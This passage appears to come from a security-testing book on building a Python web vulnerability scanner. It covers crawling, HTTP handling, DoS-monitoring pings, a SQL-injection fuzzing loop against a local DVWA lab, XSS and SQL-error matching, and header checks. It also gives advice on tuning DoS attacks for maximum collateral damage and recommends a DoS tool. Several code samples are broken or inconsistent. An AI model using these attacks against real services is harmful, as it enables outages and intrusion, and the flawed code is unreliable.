14     nextPageLinks = Utilities.ListUtility.listUtilities()
15     # Used to manipulate the list.
16
17     while True:
18
19         nextPage = self.singlePage(nextPage)
20         # Send to httpFetcher the next page to fetch it.
21
22         if nextPageLinks.containsNoLinks(nextPage):
23             # If the targetLinks list contains the urlCollector
24             # links then the list shrinks to
25             # an empty list.
26             break
27
28         for eachLink in range(len(nextPage)):
29
30             if not nextPageLinks.containsAllFetchedLinks(
31                 urlCollector,nextPage):
32                 # Check if the fetched urls is a subset of the
33                 # collected links.
34                 urlCollector.append(nextPage[eachLink])
35
36         nextPage = urlCollector
37         # Update next page with the collected urls from the
38         # previous page.
39
40     return urlCollector
```

Code Explanation: This is a recursive function that collects the target URL(s) from the Web Application we are testing. In line 14 we process the URL(s) list to remove lists that do not comply to this format [link1, link2] etc. More than often we end up having this type of list [[link1][link2],[link3,link4]] etc.

Important Note: Depending on the technology we are testing, or the scope of the test, we might want to change the termination condition e.g. we might want to go only two levels deep instead of scanning the whole website.

Some people may find easier to use anonymous recursion, also called

lambda calculus, to solve the problem. Lambda calculus is a formal system in mathematical logic for expressing computations based on function abstraction and application using variable binding and substitution. Python supports lambda calculus for the creation of anonymous functions (e.g. a function not bound to a name) at runtime, using a construct called *lambda*. This is not exactly the same as lambda in functional programming languages, but it is very well integrated into Python. In computer science, anonymous recursion is recursion which does not explicitly call a function by name. This can be done explicitly, by using a higher-order function – passing in a function as an argument and calling it.

Here are some examples of anonymous recursion:

```
1 def square_root(x): return math.sqrt(x)
```

or you can use lambda:

```
1 square_root = lambda x: math.sqrt(x)
```

Recommended Reading

More information on anonymous recursion can be found at <http://vanderwijk.info/blog/pure-lambda-calculus-python/>

2.13 Connection Handling

It is widely known that Python provides two different levels of operating system network services. At a low level, we can access the basic socket functionality in the underlying operating system, and this allows us to implement the client/server architecture for both connection-oriented and connection-less protocols. Python has also libraries that provide higher-level access to specific application-level network protocols, such as HTTPS and HTTP.

When writing a scanner, it is better to use three different types of network handlers:

1. Low level sockets
2. High level protocol access

3. Third party frameworks

Using low level access can help us implement simple network tasks such as pinging the server or measuring the delays in order to avoid or detect denial of service attacks. The high level protocol access will help us to save time writing our scanner and the third party framework will simplify our code. Of course, we can always use the `timeit` module to figure out the delays produced by each implementation. The code of this section can be found in the link found on the summary of this chapter.

The modules to use for accessing the low level functionality are:

```
1 import socket
```

The following function will help us check if the server is live:

```
1 def isServerLive(self):
2     # Get as input nothing and returns boolean value is server is live
3     .
4
5     remoteServerIP = self.domainName
6     port = self.port
7
8     try:
9         sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
10
11         result = sock.connect_ex((remoteServerIP, port))
12
13         if result == 0:
14             connectionLogger.logInfo('Port in '+remoteServerIP+'
15                                     : is Open :'.format(port))
16             sock.close()
17
18             return True
19
20     except socket.timeout:
21         connectionLogger.logError('Calling isServerLive() -
22                                   Server timeout.')
23
24     except socket.gaierror:
25         connectionLogger.logError('Calling isServerLive() -
26                                   Server could not resolve ')
```

```
23         return False
24
25     except socket.error:
26         connectionLogger.logError('Calling isServerLive() -
27                                     Server could not connect.')
28
29     return False
```

2.14 HTTP Handling

The Hypertext Transfer Protocol (HTTP) is a stateless, application level protocol for distributed and collaborative, hypertext information systems. Accessing and interacting with HTTP and HTTPS protocols would require us to include the following modules:

```
1 import httplib
2 import urllib
```

Code Explanation: The modules reported above are the Python de facto modules for managing HTTP and HTTPS requests.

The following code demonstrates how we can implement a simple HTTP GET Request:

```
1 def getHttpGETResponse(self, urlPath):
2     # Takes as an input a string (URL path) and returns a string (
3         raw html)
4
5     domainName = self.domainName
6     port = self.port
7
8     try:
9         conn = httplib.HTTPConnection(domainName,port)
10        conn.request("GET",urlPath)
11        response = conn.getresponse()
12        # Collect http response body
13        # Harvesting information about the connection.
14        self.httpGETResponseHeaders = response.getheaders()
15        # Returns a tuple of headers
```

```
15         self.httpGETResponseStatus = response.status
16         # Status code returned by server.
17         self.httpGETResponseProtocolVersion = response.version
18         self.httpGETResponseReason = response.reason
19         # Reason phrase returned by server.
20         self.httpGETResponseRawHtml = response.read()
21
22     except httpplib.error:
```

Code Explanation: The code chunk displayed above is used to fetch the target site URL, and is self-explanatory. The same modules and a similar Python code chunk can be used to collect also HTTPS content.

The Python httpplib module defines classes which implement only the client side of the HTTP and HTTPS protocols, and it is normally not used directly. The httpplib module has been renamed to http.client in Python 3. The 2to3 tool will automatically adapt imports when converting your sources to Python. The 2to3 is a tool that converts Python 2.x code to Python 3.x code by handling most of the incompatibilities. I would not recommend Python 3 for writing large scanning programmes, because I consider it not mature enough, the recommended version here would be version 2.7. An HTTPConnection instance represents a single transaction with an HTTP server, and it should be instantiated passing it a host and an optional port number. If no port number is passed, the port is extracted from the host string if it has the form host: port, else the default HTTP port (80) is used, and the same thing applies for HTTPS (for HTTPS the default port is 443 through).

2.15 Fetching Pages

Fetching HTML pages from the internet is an easy task, and can be performed with minimal effort simply by using functionality provided to us by Python. In this section of the chapter we will work with a function that fetches HTTP and HTTPS enabled pages. In this function we basically write a function that creates a giant loop for fetching and parsing pages. This loop is also going to be responsible for updating the URL list with the collected URLs.




Figure 2.18: Fetching Loop

Note: The complete fetching function can be found in the summary section.

The fetch function gets as an input a Python list of URLs (this means that the whole list is loaded in RAM) and starts collecting the links from a single page. The function will check if the protocol is HTTP or HTTPS, but will make no assumption about the protocol used to fetch the page (e.g. the application might be loaded from port 8080 or 4443). Then it will check if the link has already been downloaded, download the raw HTML page and collect the links and append them to the rawUrlList. The main functionality used from Python is from the `httplib`. We more or less use the `httplib.HTTPConnection` and `httplib.HTTPSConnection` functionality.

2.16 Avoiding Denial Of Service Conditions

The last thing we want to do is cause a Denial of Service attack on the application we are testing, unless part of the goal is to crash the application. So how do we avoid a crash? The answer is simple; we continuously monitor the behaviour of the application against the payloads we are sending. But how do we monitor the behaviour of the application? There are many ways to do that, and the simplest and the straightest forward is to continuously ping the application throughout the whole test.

The following code demonstrates a more efficient method in Python that checks the ttl values using ping, engaging in 3rd layer:

```
1 #!/usr/bin/python
2 import subprocess
3 subprocess.call(["ping", "-c 2", "www.google.com"])
```

Code Explanation: In line 3 we call the os tool named ping. It is often a good idea to engage in our code tools already included in the os we are working and use the output.

The following code demonstrates a more efficient method in Python that connects using netcat in the 7th layer:

```
1 #!/usr/bin/python
2 import subprocess
3 subprocess.call(["nc", "-v", "www.google.com", "80"])
```

Code Explanation: In line 3 we add the host that is supposed to be tested.

The following section shows the output of the code demonstrated above:

```
found 0 associations
found 1 connections:
    1: flags=82<CONNECTED,PREFERRED>
outif lo0
src 127.0.0.1 port 56489
```

```
dst 127.0.0.1 port 12080
rank info not available
TCP aux info available
```

Connection to www.google.com port 80 [tcp/http] succeeded!

Note: The code was tested using a UNIX-like operating system.

At this point it we should appreciate that pinging the server is not going to give us very realistic results, because what we want is to record the server response in the 7th or 3rd layer. We want to see how the application platform reacts to any fuzzing or crawling we perform. More specifically, we want to hit the TCP/IP stack in the session layer if HTTPS is used, or the 7th layer if HTTP is used.

The following diagram illustrates schematically what we have just described:




Figure 2.19: HTTP Ping

The following code demonstrates how to implement the HTTP Ping functionality:

```
1 import socket
```

```
2 from urllib2 import urlopen, URLError, HTTPError
3
4 socket.setdefaulttimeout( 23 )
5 # The timeout is important to identify suspicious delays
6
7 url = 'http://google.com/'
8 try :
9     response = urlopen( url )
10 except HTTPError, e:
11     print 'Server connection not completed. Reason:', str(e.code)
12 except URLError, e:
13     print 'Failed to connect to server - reason:', str(e.reason)
14 else :
15     html = response.read()
16     print 'Server ping'
```

Code Explanation: In line 5 we calculate the timeout of the application. This value is critical and has to be pragmatic (represent the normal timeframe delay).

It is important, when monitoring our application for Denial of Service attacks, to record and interpret properly the error messages returned to us from the server, and the socket timeout value is going to help us set a threshold for what is considered normal and what is not normal. The HTTP Ping code will reply back with all the proper HTTP error messages giving us feedback on what is happening each time we ping the server.

Here is a sample output from the code described above:

```
Server connection not completed. Reason: 500
Server connection not completed. Reason: 400
Server connection not completed. Reason: 404
Server connection not completed. Reason: 401
```

The code demonstrates how to implement the HTTPS Ping functionality:

```
1 import socket
2 import httplib
3 from urllib2 import urlopen, URLError, HTTPError
4
```

```
5 socket.setdefaulttimeout(23) # timeout in seconds
6
7 HTTPS_connection = httplib.HTTPSConnection("www.google.com")
8
9 try :
10     HTTPS_connection.request("GET", "/")
11     response = HTTPS_connection.getresponse()
12 except HTTPError, e:
13     print 'Server connection not completed. Reason:', str(response.
14         status)
15 except URLError, e:
16     print 'Failed to connect to server - reason:', str(response.
17         reason)
18 else :
19     html = response.read()
20     print 'Server ping'
```

Code Explanation: In line 5 we calculate the timeout of the application. This value is critical and has to be pragmatic (represent the normal timeframe delay).

Here is a sample output from that code:

```
Server connection not completed. Reason: 500
Server connection not completed. Reason: 400
Server connection not completed. Reason: 404
Server connection not completed. Reason: 401
```

Note: The HTTPS Ping code will reply back with all the proper HTTP and SSL error messages, giving us feedback on what is happening each time we ping the server.

Recommended Tool Download

hping2 sends arbitrary TCP/IP packets to network hosts and you can download it from: <http://www.hping.org/manpage.html>. The option for pinging a Web Server is `hping2 -S -P 443 target web server`.

2.17 Performing Denial of Service

In certain tests, performing a Distributed Denial of Service (DDoS) attack or a Denial of Service (DoS) attack is part of the scope. Performing a Denial of service attack in an application is not the main focus of this book, so there will be no code for this guys. But this section is going to brainstorm you with some really good ideas on how to do it. How are we going to bring down this service? Very simple (not really, but it makes it sound more fun that way). There are many ways to perform a Denial of Service attack, but the most efficient way is by first profiling the target Web Application.

Profiling the application gives us information on how to manipulate probing in order to bring down the service. Generally speaking, an ordinary DDoS attack will attempt to create resource starvation conditions and limit the service availability or completely bring down the service. The type of attack I am referring to is a mixture of intelligent fuzzing and a classic DDoS and DoS attack. What we want to do is to optimize the DDoS and DoS attack specifically for our application, not just any application.

By using the word optimize I mean three things:

1. Increase the server downtime (e.g. exploit application design features).
2. Increase the remediation time (e.g. recover and security bug fixing time).
3. Increase collateral damage (e.g. break the backend systems).

Here I am referring to the type of attacks that exploit vulnerabilities enabling us to request application resources that significantly increase the response processing time, crash the application or bring down the back end systems.

A few of these type of attacks are listed below:

- External Entity Injection DoS attack.
- Web Application Design DoS Attack.
- Directory traversal DoS or DDoS attack.

- SQL Injection DoS attack.
- HTTP POST DoS attack.

A very good example of these type of attacks is the billion laughs attack. The billion laughs attack is a type of DoS attack aimed at parsers of XML documents, and further information can be found at: <https://en.wikipedia.org/wiki/BillionLaughs>. Another very good example that is associated with application web filters is the application. Application security filters that are not very well written can be used to cause a Denial of Service attack.

A typical example of a Denial of Service attack usually looks something like this:




Figure 2.20: HTTP DoS Attack 1

While an example of a profiled Denial of Service attack looks like this:




Figure 2.21: HTTP DoS Attack 2

In the second example we do not repeatedly send packages in order to bring down the service; we first assess the application to see how it reacts to our probes, and then define a subset of the probes that generated the biggest delay.




Figure 2.22: HTTP DoS Attack 3

Payloads that can generate significant delays are usually payloads with content that the application finds difficult to process e.g. heavily encoded payloads, large file uploads, or large size inputs.

When performing intelligent fuzzing for performing Denial of Service attacks we are mostly interested in:

1. File Uploads.
2. HTML forms.
3. User supplied input variables.

By using various fingerprinting tools, gaining a good understanding of the web application firewall placed in front of the application is also a very useful thing to do.

2.18 Assessing Replies

Before we can start talking about how to identify vulnerabilities, we need to understand what a legitimate or suspicious pattern is. Knowing what to look for in the server replies can help us to automate our analysis of returned replies. When testing an application, we are interested on assessing the following things: a) the HTTP error code, b) the size of the reply, c) the delay of the reply and d) irregular behaviour patterns from security perspective.

When the Web Application is returning large size replies, this might be an indicator of an SQL Injection or a path traversal attack, e.g. the reply contains back end database data, or the path traversal attack managed to successfully download a system. Obviously measuring the reply delays can help us identify potential DoS or SQL Injection attacks such as Blind or Error Based SQL Injections. The HTTP code status can be very insightful on how the server reacts to our replies.

For example, HTTP status codes beginning with 5 indicate cases in which the server has encountered an error or is otherwise incapable of performing the request for some reason. The HTTP status codes that start with 4 are intended for cases in which the client seems to have erred. Except when responding to a HEAD request, the server should include an entity containing an explanation of the error situation, and whether it is a temporary or permanent condition. These status codes are applicable to any request method.

Errors codes designating potential authentication and access control issues:

- 401 Unauthorized
- 403 Forbidden

Errors codes designating potential DoS issues:

- 408 Request Timeout
- 421 Misdirected Request
- 451 Redirect (Microsoft)

- 509 Bandwidth Limit Exceeded (Apache Server)
- 599 Network connect timeout error (Unknown)
- 507 Insufficient Storage (WebDAV, see RFC 4918)
- 494 Request Header Too Large (Nginx Server)

Error codes designating potential input validation issues:

- 500 Internal Server Error

The following diagram demonstrates visually how a scanner should process the server replies:




Figure 2.23: Assessing Replies

Recommended Tool Download

XOIC is a tool to make DoS attacks. You can download the tool from: <https://sourceforge.net/projects/zoic/>, XOIC more powerful as LOIC!

2.19 Sending Malicious Payloads

The easiest part, when writing a vulnerability scanner, is to send malicious payloads: we simply load the payloads from our payload database and send them over the socket to the target application. The architecture for performing DoS and DDoS attacks is identical to the one shown below.




Figure 2.24: Sending Malicious Payloads

For implementing a Python `http.client` we can use the sample code found in the next section. The code block in the following section shows a demo code for attacking a HTML form.

```
1 def getHttpPOSTResponse(self, params,headers):
2     # Takes as an input a string and returns a string.
3
4     parameters = urllib.urlencode({'@number': 12524, '@type': '
        issue', '@action': 'show'}):
```

```
5     headers = {"Content-type": "application/x-www-form-  
        urlencoded", "Accept": "text/plain"}:  
6     domainName = self.domainName  
7     port = self.port  
8  
9     try:  
10        conn = httplib.HTTPConnection(domainName,port)  
11        conn.request("POST",parameters,headers)  
12        response = conn.getresponse() # Collect http response  
        body  
13  
14    except httplib.error as exceptionMsg:  
15  
16    pass  
17  
18    return response.read()
```

The only thing missing from this code is the code that helps the http.client load the payload database.

The following chunk of code shows how to perform a HTTP request using the Python framework named Requests:

```
>>> import requests  
>>> req = requests.get('http://www.google.com')  
>>> req.status_code  
200  
>>> req.headers['content-type']  
'text/html; charset=ISO-8859-1'  
>>> req.encoding  
'ISO-8859-1'  
>>> req.text  
u'<!doctype html><html itemscope=""?[omitted]?'>
```

When using a framework such as Requests, we can get useful information about our target URL and then create a Python hash table to store the results along with the identified data. The dictionaries in Python are implemented using hash tables. Basically this an array whose indexes are obtained using a hash function on the keys. In this situation the key is the target URL.

2.20 Analysing Fuzz Data with Python

We can analyze fuzz data (data returned by the web application while fuzzing) also by using the Python `re` module. The `re` module provides us with regular expression searching operations similar to those found in Perl language. Patterns to be searched can be Unicode strings as well as 8-bit strings. Regular expressions use the backslash character to indicate special forms or to allow special characters to be used without invoking their special meaning.

It is important to note that most regular expression operations are available as module-level functions and `RegexObject` methods. The functions are shortcuts that do not require us to compile a regex object first, but if we miss some fine-tuning parameters the code will become very slow. The recommended action here is to compile the regular expressions so we can optimize speed. An alternative would be to start calling C routines inside the script, in order to increase speed, but this will increase the code complexity too.

A Python code example for searching XSS echoed payloads:

```
1 import re
2
3 collectedFuzzData = open("fuzzDataContainer.txt","r")
4
5 collectedFuzzDataObj = open(collectedFuzzData,"r")
6
7 if re.search(r"<script>\>alert('POP WINDOW')</script>",
8     collectedFuzzDataFileObj.read()):
9
10     print "Echoed XSS payload matched"
```

Code Explanation: Analyzing data returned from SQL Injection fuzzing using Python is also very simple. The basic idea again is that we load the fuzz data returned from the application and use the `re` module to search for SQL errors.

A Python code example for searching SQL Errors returned:

```
1 import re
2
3 collectedFuzzData = open("sqlErrorsList.txt","r")
```



```
4
5 collectedFuzzDataObj = open(collectedFuzzData,"r")
6
7 if re.search(r"ORA-00942: table or view does not exist",
8     collectedFuzzDataFileObj.read()):
9
10     print "SQL error found"
```

Code Explanation: The read() function, used in the code examples above, will return the file as a single string. If the computer memory cannot handle the file size (fuzzing an application means generating lots of GBs of data) then we can break it into small chunks using the size value, e.g. read(size), where size is going to break the file into blocks of data chunks.

The following example demonstrates how to write a simple chunk of code to send malicious payloads to perform SQL Injection and then search for error messages:

```
1 import requests
2 import re
3
4 targetURL = 'http://192.168.0.9/dvwa/vulnerabilities/sqli/'
5 variables1 = '?id='
6 variables2 = '&Submit=Submit#'
7
8
9 sqlErrorFile = "filter.ls"
10 sqlErrorFileObj = open(sqlErrorFile,"r")
11 errorList= sqlErrorFileObj.readlines()
12
13 print "Loaded error list"
14 print errorList
15
16 mutatePayloadFile = "sql.ls"
17 mutatePayloadFileObj = open(mutatePayloadFile,"r")
18 payloadList= mutatePayloadFileObj.readlines()
19
20 for payload in payloadList:
21     cookies = dict(security='medium',PHPSESSID='
22         bd05152f6b9247153687e5ef425a778d')
```

```
        cookies=cookies)
23 print '-----',
24 print "Received code:"
25 print r.status_code
26 print "Received size:"
27 print r.headers['Content-Length']
28 print '-----',
29 for error in errorList:
30     if re.search((error.rstrip("\n")),r.text,re.IGNORECASE):
31         print "Identified Error: "
32         print error
33
34 mutatePayloadFileObj.close()
35 sqlErrorFileObj.close()
```

Code Explanation: In line 9 we load a file with SQL errors, in line 16 we load a list with SQL Injection payloads and in 22 we add our payload.

Recommended Tool Download

Download SQLMap from this link: <http://sqlmap.org/>. SQLMap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers.

2.21 Passive Scanning Analysing Headers

The following code shows how to automate collection of HTTP header fields. Assessing HTTP headers is important and it saves a lot of testing time when automated, time that we can use to focus on more important security issues. Takes as an input a URL query string and utilises the connection manager module to run.

The following chunk of code is part of the Python Object that checks the HTTP flags:

```
1 def __init__(self, domain, port):
```

```
2
3 self.port = port
4 self.domain = domain
5 self.httpOnlyFlag = False
6 self.secureFlag = False
7 self.xSSProtectionFlag = False
8 self.xFrameOptionsFlag = False
9 self.xContentTypeOptionsFlag = False
10 self.xContentSecurityPolicyFlag = False
11 self.xWebKitCSP = False
12 self.cacheControlFlag = False
13 self.pragmaFlag = False
14 self.httpEquiv = False
```

Code Explanation: See how we use boolean variables to identify the HTTP flags.

Note: Not all flags are presented in this section for more information in implementing more HTTP flag checks see relevant RFCs.

The following chunk of code defines a function that checks the HTTP flags:

```
1 def httpFlagValidator(self,queryString):
2
3     webServer = ConnectionManager.HttpHandler.httpHandler(self.
4         domain,self.port)
5     webServer.getHttpGETResponse(queryString)
6     rawHtml = webServer.httpGETResponseRawHtml
7     headers = webServer.httpGETResponseHeaders
```

Code Explanation: This function is going to run multiple loops through the HTTP headers to identify missing security flags. In line 3 we launch a Web Server.

The following chunk of code checks for the HTTPOnly security flag:

```
1 for headerField in range(len(headers)):
2     if re.search('Set-Cookie',headers[headerField][0], re.IGNORECASE
3         ):
4         # Test for HttpOnly flag.
```

```
4     if re.search(r'httpOnly',headers[headerField][1], re.IGNORECASE
5         ):
            self.httpOnlyFlag = True
```

Code Explanation: This code chunk iterates through the http and https header fields and checks if the proper security flags are set. This part of the code is used to identify if the server makes use of the httpOnly flag.

The following chunk of code check for the SSL enforcement security flag:

```
1 for headerField in range(len(headers)):
2     if re.search('Set-Cookie',headers[headerField][0], re.IGNORECASE
3         ):
4         # Test Secure flag.
5         if re.search(r'secure',headers[headerField][1], re.
6             IGNORECASE):
7             print headers[headerField][0]
8             self.secureFlag = True
```

Code Explanation: This part of the code iterates through the http/https header fields and checks if the secure flag is set, checks only for the first cookie.

The following chunk of code checks for the X-Frame-Options flag:

```
1 for headerField in range(len(headers)):
2     if re.search('X-Frame-Options',headers[headerField][0], re.
3         IGNORECASE):
4         # Test for X-Frame-Options flag.
5         if re.search(r'(SAMEORIGIN)|(DENY)|(ALLOW-FROM)',headers[
6             headerField][1], re.IGNORECASE):
7             self.xFrameOptionsFlag = True
```

Code Explanation: This part of the code iterates through the http/https header fields and checks if the same origin flag is set, checks only for the first cookie. This function can be expand and check if the DENY or ALLOW-FROM value is set properly based on test requirements.

The following chunk of code checks for the X-XSS-Protection flag:

```
1 for headerField in range(len(headers)):
2     if re.search('x-xss-protection',headers[headerField][0], re.
3         IGNORECASE):
4         # Test for X-XSS-Protection flag.
5         if re.search(r'1',headers[headerField][1], re.
6             IGNORECASE):
7             # X-XSS-Protection is enabled.
8             self.xSSProtectionFlag = True
```

Code Explanation: This part of the code iterates through the http/https header fields and checks if the xss-protection flag is set, for more information see https://www.owasp.org/index.php/List_of_useful_HTTP_headers.

The following chunk of code checks for the X-Content-Type-Options flag:

```
1 for headerField in range(len(headers)):
2     if re.search(r'X-Content-Type-Options',headers[headerField][0],
3         re.IGNORECASE):
4         if re.search(r'nosniff',headers[headerField][1], re.IGNORECASE):
5             :
6             self.xContentTypeOptionsFlag = True
```

Code Explanation: This part of the code iterates through the http/https header fields and checks if the X-Content-Type-Options flag is set.

The following chunk of code checks for the Cache-Control flag:

```
1 for headerField in range(len(headers)):
2     if re.search(r'cache-control',headers[headerField][0], re.
3         IGNORECASE):
```

```
